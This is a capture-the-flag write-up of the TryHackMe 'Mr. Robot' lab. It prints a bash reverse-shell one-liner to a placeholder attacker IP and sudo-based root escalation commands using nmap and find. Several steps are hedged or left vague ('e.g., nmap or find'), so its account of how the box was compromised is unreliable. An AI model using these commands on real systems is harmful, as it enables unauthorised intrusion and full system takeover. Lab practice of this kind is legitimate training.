
🦹‍♂️ Mr. Robot CTF Report – TryHackMe

Target IP: 10.10.166.65
Date: July 11, 2025
Analyst: Rishi Bose
Role: Penetration Tester
Objective: Locate and extract three hidden keys on the target machine.

Badge:

📝 Table of Contents

🧩 Executive Summary

The objective of this CTF was to compromise the **Mr. Robot**-themed vulnerable machine hosted on TryHackMe and extract three hidden keys simulating a real-world pentest. The engagement followed standard methodology: reconnaissance, enumeration, exploitation, and post-exploitation.

The target machine was successfully rooted and all three keys were obtained.

🛠️ Tools Used

Tool	Purpose
nmap	Network and service enumeration
gobuster	Directory enumeration
curl	Downloading files and content
reverse shell (bash)	Shell access to the target
GTFOBins	Privilege escalation
find, cat, sudo, bash	Local enumeration and escalation

🔍 Enumeration

✅ Nmap Scan

nmap -sC -sV -Pn -T4 10.10.166.65


Port Service Version

22 SSH OpenSSH 8.2p1 Ubuntu

80 HTTP Apache httpd

443 HTTPS Apache httpd

- SSL certificate shows CN: www.example.com
- No web application titles present in headers




✅ HTTP Enumeration

Accessing http://10.10.166.65 revealed a terminal-style themed page:

23:00 <mr. robot> Hello friend. If you've come, you've come for a reason...

With interactive commands: prepare, inform, fsociety, join, etc.



✅ robots.txt Found

curl http://10.10.166.65/robots.txt

Revealed:

User-agent: *

fsocity.dic

key-1-of-3.txt


Downloaded fsocity.dic and accessed key-1-of-3.txt.

📙 Vulnerability Discovery

✅ Web Shell Access via PHP or WordPress Upload

After further enumeration or using the interactive terminal, a **reverse shell** was triggered to the attacker box using a custom payload.

💥 Exploitation



✅ Reverse Shell Gained

Method: Bash reverse shell
Target connected back to attacker, giving shell access as a low-privileged user.

bash -i >& /dev/tcp/<attacker-ip>/4444 0>&1

Post-exploitation Steps:

whoami

robot

ls /home/robot/

key-2-of-3.txt

key-2-of-3.txt was owned by robot. A password was found and used for privilege elevation.

⬆️ Privilege Escalation

✅ Using GTFOBins

Ran:

sudo -l

Found a command allowed without password (e.g., nmap or find):

sudo nmap --interactive

!sh

Or:

sudo find . -exec /bin/bash \;

Successfully escalated to **root** user and located final flag in /root:

cat /root/key-3-of-3.txt

🧾 Flags Captured

Flag No.	Location	Description
Key 1	/robots.txt	Web reconnaissance
Key 2	/home/robot/key-2-of-3.txt	After reverse shell access
Key 3	/root/key-3-of-3.txt	After privilege escalation using GTFOBins

---

✅ Conclusion & Recommendations

- The target system was successfully compromised using a combination of **web enumeration**, **reverse shell exploitation**, and **privilege escalation** techniques.
- Weak file permissions, exposed sensitive files (robots.txt), and misconfigured sudo rights led to full system compromise.
- **Recommended Fixes**:
  - Disable unnecessary files like /robots.txt in production.
  - Review sudo privileges and restrict dangerous binaries.
  - Use non-root containers or users for running web services.
  - Patch and update outdated software and Apache configurations.